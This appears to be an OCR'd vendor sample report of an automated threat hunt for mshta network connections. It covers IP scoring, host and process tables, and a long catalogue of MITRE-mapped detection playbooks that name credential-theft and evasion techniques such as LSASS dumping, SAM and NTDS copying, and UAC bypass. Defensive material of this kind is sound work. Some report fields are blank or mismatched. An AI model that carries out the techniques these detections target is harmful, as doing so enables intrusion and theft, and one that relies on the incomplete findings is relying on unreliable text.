
✓ As it is a trusted binary of Microsoft making a network traffic, platform further investigate the reputation of IP, score it. If there is a any threat intelligence events, bot give respective link for seamless access for analysts.

2. IP Information, Investigation and Suggested Action

2.1 IP Investigating IP1: 66.7.195.241

2.1.1 IP Threat Score

The IP was investigated in online threat exchange platforms like VirusTotal, AlienVault and our own Threat Intelligence Platform, according to which a Threat score was assigned for the IP. The 4 panels below show the Virustotal score, Alienvault score, Number of Threat Intelligence Platform events related to the observable IP, and Threat score assigned to the IP.



activebytes innovations

SAMPLE CYBOT INVESTGATION SCENARIO

✓ Platform looks for any other servers or user PCs made traffic to the suspicious IP from entire organization logs

2.1.3 Traffic from other hosts to detected IP

Further investigation was performed to check if the IP was visited by other hosts in the network. The below panel shows the list of other hosts from which traffic was detected to the observed IP, along with the frequency of the traffic.

Host name
BOB (Count : 2)

✓ Platform then enables users to see previous hunt detections for the same IP as well as investigate further about the traffic to same IP manually for threat analysts for further insights. Even suggest a response action as well, which calls a playbook of workflow what organization desires to do in SOAR. Either simply block the IP or drop a mail to Network team for blocking the IP

2.1.4 Previous detections of IP

It is important to investigate the IP's previous detections in our platform to understand whether there have been previous cases where the IP was deemed malicious. the The below panel shows the link to the summary of all the previous detections of this particular IP in our platform.

Previous Detections

2.1.5 Drill down IP in datalake

In order to get a wholistic view of the event, It can be useful to investigate other events that this IP was a part of in the Datalake. The below panel shows link to view information regarding IP directly in the datalake.

Drill down IP

2.1.6 Suggested Action

We suggest to block the IP in firewall only if the Threat level is High (Red) based on Threat score (Shown in 2.1). Please ensure that the IP is not an organisation owned IP or doesn't make any business impact.The below link will help you to block the IP in firewall through SOAR playbook.

Respond

✓ Platform goes beyond human capabilities by looking into user account activity across the environment, to investigate possibilities of lateral movement in case of a compromise. Processes ran by the same account across the organization. Picking all uncommon process infrastructure wide ran by the user and checking reputation of all those process hashes

5.1 Recent Authentications in Host

An investigation was performed in the datalake to check for recent authentication activity in the observed Host. The below panel shows results of that investigation.

User name	Time Stamp	User Domain
SYSTEM	2021-02-06T16:13:56.4154217Z	
	2021-02-06T16:13:56.4155329Z	
SYSTEM	2021-02-06T16:13:56.4172719Z	
SYSTEM	2021-02-06T16:14:10.2654662Z	
SYSTEM	2021-02-06T16:14:18.110202Z	
	2021-02-06T16:14:18.1131661Z	
SYSTEM	2021-02-06T16:14:18.1774627Z	
	2021-02-06T16:14:18.1775717Z	
SYSTEM	2021-02-06T16:14:18.1906165Z	
	2021-02-06T16:14:18.190945Z	

5.2 Hosts logged into by User

Further investigation was performed to check if the user logged into any other hosts. The below panel shows other hosts that were logged into by the detected User.

Host Name	Count

activebytes innovations

5.3 Processes run by detected User

An investigation was also performed to determine the processes run by detected user. The below panel shows the list of all processes that were run by the detected User along with the number of times they were run.

Time	Process Name	Proccess Hash	Count
2021-12-29-17:16:06	mshta.exe	523579d1c1664a5db4d4f9c743ef2c0f	15
2021-12-29-17:16:06	taskhostw.exe	0e1853d3339d2963d2bc6ac1fdc1c811	15
2021-12-29-17:16:06	conhost.exe	d752c96401e2540a443c599154fc6fa9	6
2021-12-29-17:16:06	rundll32.exe	c7645d43451c6d94d87f4d07bde59c89	6
2021-12-29-17:16:06	InstallAgent.exe	fb04124c2d2f68bbf3b9d31950b78222	4
2021-12-29-17:16:06	iexplore.exe	0aac13cdef3602bab8544fe51df2641d	4
2021-12-29-17:16:06	powershell.exe	097ce5761c89434367598b34fe32893b	4
2021-12-29-17:16:06	LockAppHost.exe	63036ae43b673b6c57b999251cd5e8a4	3
2021-12-29-17:16:06	DismHost.exe	418299f70b35752cb048ed773c59002e	2
2021-12-29-17:16:06	LicensingUI.exe	fd591af9e78ed65c96a736507780c5e9	2

5.4 Uncommon Processes run by detected User

Continuing from the previous step, uncommon processes run by the User were also determined and they were investigated using VirusTotal.The below panel shows the list of the uncommon processes (ie. processes that were run less frequently) run by the detected User along with the number of times they were run, and their respective VirusTotal scores.

Time	Process name	Process Reputation (VirusTotal)	Process Hash
2021-12-29-17:16:06	ipconfig.exe	0	29916dcea5377c19996b417d9235f42f
2021-12-29-17:16:06	javaws.exe	0	48835192fc721d679965cbc0a5f55dcf
2021-12-29-17:16:06	jp2launcher.exe	0.015151515151515152	2f28f48880b6ba3fd8d144f2996ad032
2021-12-29-17:16:06	mobsync.exe	0	99c4ec4ca3e1a91b3f2d3969bb41e6d8
2021-12-29-17:16:06	powershell.exe	0	097ce5761c89434367598b34fe32893b
2021-12-29-17:16:06	LockAppHost.exe	0	63036ae43b673b6c57b999251cd5e8a4
2021-12-29-17:16:06	DismHost.exe	0	418299f70b35752cb048ed773c59002e
2021-12-29-17:16:06	LicensingUI.exe	0	fd591af9e78ed65c96a736507780c5e9
2021-12-29-17:16:06	conhost.exe	0	d752c96401e2540a443c599154fc6fa9
2021-12-29-17:16:06	rundll32.exe	0	c7645d43451c6d94d87f4d07bde59c89

- Platform then summarizes the investigation out comes for both technical and non-technical resources

Conclusion

CYBOT Hunted for the MITRE Tactic "MSHTA Making Network connection" which is a Defense evasion technique where attacker utilizes trusted Microsoft binary or software to call malicious script and executes it. On investigation its has occurred on Computer – **WIN-RT9RO0FMBP2** by User : **Administrator** on **Feb 6, 2021, 7:42:28**.

While investigating the IP (**66.7.195.241**) called , CYBOT calculated a threat score of And recommends to block the IP in perimeter firewall if it is beyond acceptable range or organization's threat appetite.

While investigating the Hash(**No hash found**) called , CYBOT calculated a threat score of **0**. And recommends to block the hash in EDR if it is beyond acceptable range or organization's threat appetite.

While investigating the URL(**No URL**) called , CYBOT calculated a threat score of . And recommends to block the IP in perimeter firewall if it is beyond acceptable range or organization's threat appetite.

While investigating the User(**Administrator**) who executed the activity , CYBOT identified the user account has been used in 0 other hosts during the incident. If the other host logged in by user seems suspicious, recommending to disable user account.

MITRE Based Hunts

Sl.No.	Playbook name	Description	MITRE Technique ID
1	Mshta initiating Network Connections	This automation playbook investigates every attempted network connection by MSHTA	T1218.005
2	Unload Sysmon Filter Driver with fltmc.exe	This automation playbook investigates every event where sysmon driver was attempted to be unloaded	T1562.001
3	Suspicious Bitsadmin Job via bitsadmin.exe	This automation playbook investigates every suspicious bitsadmin jobs	T1197
4	Conhost spawned by suspicious parent	This automation playbook investigates conhost spawned by suspicious parent	T1059
5	Office spawning powershell	This automation playbook investigates every time MS office applications spawn powershell	T1137
6	Certutil Encode	This automation playbook investigates every time certutil was used to encode strings or files	T1140
7	Powershell initiating NW connections	This automation playbook investigates every time powershell initiates network connections	T1546.013
8	Install Util execution with suspicious commandlines	This automation playbook investigates every time installutil was run with suspicious commandline arguments	T1218.004
9	Suspicious Powershell parameter substring	This automation playbook investigates every time powershell commands where executed with suspicious parameters	T1059.001
10	Suspicious parent of csc.exe	This automation playbook investigates every time csc.exe was called by a suspicious parent process	T1027.004
11	Programs executing from suspicious location	This automation playbook investigates every time programs were executed inside suspicious locations	T1036.005
12	Suspicious Rundll32 Activity	This automation playbook investigates every time rundll32 was executed with suspicious parameters	T1218.001
13	Add Programs to firewall exclusions from Temp directory	This automation playbook investigates every time rundll32 was executed with suspicious parameters	T1204.002
14	Suspicious script executions	This automation playbook investigates every time suspicious scripts where executed	T1059.001
15	Webshell detection with command line keywords	This automation playbook investigates every time webshell scripts were attempted to be executed	T1505.003
16	Rundll initating network connection	This automation playbook investigates every time rundll32 was initiating a network connection	T1218.011
17	Net.exe Execution	This automation playbook investigates every time net.exe was executed	T1569.002
18	Processes created by MMC	This automation playbook investigates every time mmc created a process	T1543
19	Mimikatz detections LSASS Access	This automation playbook investigates every time lsass was accessed using indicators specific to mimikatz	T1003.001
20	Detects WMI executing suspicious Commands	This automation playbook investigates every time wmi was executing suspicious commands	T1047
21	Microsoft binary Github communication	This automation playbook investigates every time github communication was attempted by microsoft binaries	T1218
22	Microsoft Outlook Spawning Windows Shell	This automation playbook investigates every time outlook was detected to be spawning a windows shell	T1566
23	Suspicious Reconaissance activity	This automation playbook investigates every time suspicious reconnaisance activity was detected	T1018
24	Windows task manager as parent	This automation playbook investigates every time task manager is detected as a parent process for suspicious child processes	T1134.004

MITRE Based Hunts

Sl.No.	Playbook name	Description	MITRE Technique ID
25	lsass Access from NON System Account	This automation playbook investigates every time lsass was accessed using non system account	T1003.001
26	RDP or SSH from external IP's	This automation playbook investigates every time ssh was accessed from external network IP addresses	T1219
27	Tor traffic to Internet	This automation playbook investigates every time tor traffic was detected to internet	T1090.002
28	Powershell remote session	This automation playbook investigates every time powershell was detected to be remotely accessed	T1021
29	Adding the Hidden File Attribute with via attrib.exe	This automation playbook investigates every time hidden file attribute was added via attrib.exe	T1564
30	Execution of existing service via cmd	This automation playbook investigates every time services was executed by cmd	T1569.002
31	Volume shadow copy removals	This automation playbook investigates every time volume shadow copy was removed	T1490
32	HH.exe execution	This automation playbook investigates every time hh.exe was executed with suspicious parameters	T1218.001
33	Host artifact deletions	This automation playbook investigates host artifact deletions	T1070
34	Interactive AT jobs	This automation playbook investigates interactive AT jobs creations	T1053.002
35	LSA authentication packages	This automation playbook investigates LSA authentication packages editions in registry	T1003.004
36	LSASS memory dumping	This automation playbook investigates LSASS memory dumping techniques	T1003.001
37	Modification of boot configs	This automation playbook investigates boot configuration editions in registry	T1547.009
38	Modification of logon scripts from registry	This automation playbook investigates logon scripts editions in registry	T1037.001
39	Mounting hidden shares	This automation playbook investigates every time hidden shares were mounted	T1021.002
40	Persistance via Appinit dll	This automation playbook investigates attempted persistence via Appinit.dll	T1546.010
41	Persistance via netsh key	This automation playbook investigates attempted persistence via Netsh key in registry	T1547.009
42	Persistance via screensaver	This automation playbook investigates screensaver persistence via registry	T1546.002
43	Process discovery via builtin tools/windows tools	This automation playbook investigates process discovery using builtin tools	T1057
44	Processes Running with unusual Extensions	This automation playbook investigates process processes running with unusual extensions	T1036.006
45	Registration of winlogon helper dll	This automation playbook investigates winlogon helper dll registration	T1547.004
46	Registry persistence via Shell folders	This automation playbook investigates persistency via shell folders registry entry modifications	T1547.001
47	Root Certificate install	This automation playbook investigates root certificate installations	T1553.004
48	SAM dumping via reg.exe	This automation playbook investigates SAM dumping via reg.exe	T1003.002
49	Service path modification via sc.exe	This automation playbook investigates SAM dumping via reg.exe	T1543.003

MITRE Based Hunts

Sl.No.	Playbook name	Description	MITRE Technique ID
50	Service Stop or disable with sc.exe command	This automation playbook investigates services being stopped or disabled via sc.exe	T1543.003
51	Suspicious script object executions	This automation playbook investigates services being stopped or disabled via sc.exe	T1218.010
52	Possible windows network enumeration	This automation playbook investigates possible windows network enumeration techniques	T1018
53	AD dumping via ntdsutil.exe	This automation playbook investigates possible AD dumping via ntdsutil	T1003.003
54	UAC bypass via eventviewer	This automation playbook investigates possible UAC bypass via eventviewer	T1548.002
55	UAC bypass via sdclt	This automation playbook investigates possible UAC bypass via eventviewer	T1548.002
56	Registry Persistence via Explorer Run key	This automation playbook investigates persistence vua explorer run key modifications in registry	T1547.001
57	Possible No powershell executions	This automation playbook investigates possible no powershell executions	T1546
58	Possible Hooking detections	This automation playbook investigates possible hooking	T1197
59	Renamed Powershell	This automation playbook investigates possible renamed powershell executions	T1059.001
60	Powershell/VBS script downloads from internet	This automation playbook investigates possible script downloads from internet	T1059
61	Possible port Forwarding detected	This automation playbook investigates possible port forwarding	T1572
62	Suspicious use of Public Folder	This automation playbook investigates suspicious usage of public folder	T1036.005
63	Systeminfo executions	This automation playbook investigates systeminfo executions	T1082
64	Suspicious WMIC XSL Script Execution	This automation playbook investigates suspicious wmic xsl script execution	T1220
65	Suspicious control DLL load	This automation playbook investigates suspicious control.exe loading dll	T1218
66	Connection to external Network via Telnet	This automation playbook investigates connection to external network via telnet	T1021
67	Discovery of Remote system's Time	This automation playbook investigates discovery of remote system's time	T1124
68	File And Directory Permissions Modification	This automation playbook investigates file and directory permisions modification	T1222
69	Direct RDP Enabling via psexec	This automation playbook investigates Direct RDP enabling via psexec	T1021.001
70	Detect cmdkey Malicious Activity	This automation playbook investigates malicious cmdkey activity	T1555
71	Potential DNS tunneling via nslookup-TA0011	This automation playbook investigates potential dns tunneling	T1071.004
72	Remote file copy mpcmdrun-T1105	This automation playbook investigates potential file copy via mpcmdrun	T1105
73	Remote file copy via Teamviewer-T1105	This automation playbook investigates potential file copy via teamviewer	T1105
74	NTDS or SAM Database File Copied-T1003	This automation playbook investigates potential copy of ntds or sam database file	T1003
75	Execution via Regsvcs/Regasm-TA002,T1121	This automation playbook investigates potential execution via regsvcs or regasm	T1218.009
76	adfind command activity	This automation playbook investigates potential adfind execution	T1069.002
77	Clearing windows event logs	This automation playbook investigates potential windows event log clearing attempts	T1070.001
78	Windows defender disabled via registry modification	This automation playbook investigates windows defender disabling via registry modifications	T1562

Threat Intelligence Based Hunts

Sl.No.	Playbook name	Description
1	Malicious IP Communications	This automation playbook investigates malicious IP communications from Threat Intelligence
2	Malicious Domain Communications	This automation playbook investigates malicious domain communications
3	Malicious HASH identification	This automation playbook investigates malicious hashes executions

Advanced Analytics Based Hunts

Sl.No.	Playbook name	Description
1	User login from unknown location-Bypassing baseline	This automation playbook investigates user logons from unusual locations
2	User login from unusual workstations	This automation playbook investigates user logons from unusual hosts
3	Unknown/New process executions	This automation playbook investigates unusual process executions
4	Unknown/New HTTP POST requests	This automation playbook investigates unusual HTTP post requests
5	Possible C&C beacons	This automation playbook investigates potential C&C beacons
6	Domain Lookup Anomalous increase-DNS	This automation playbook investigates anomalous DNS lookup increase
7	Least common parent child process Combinations	This automation playbook investigates anomalous parent-child process combinations


activebytes
innovations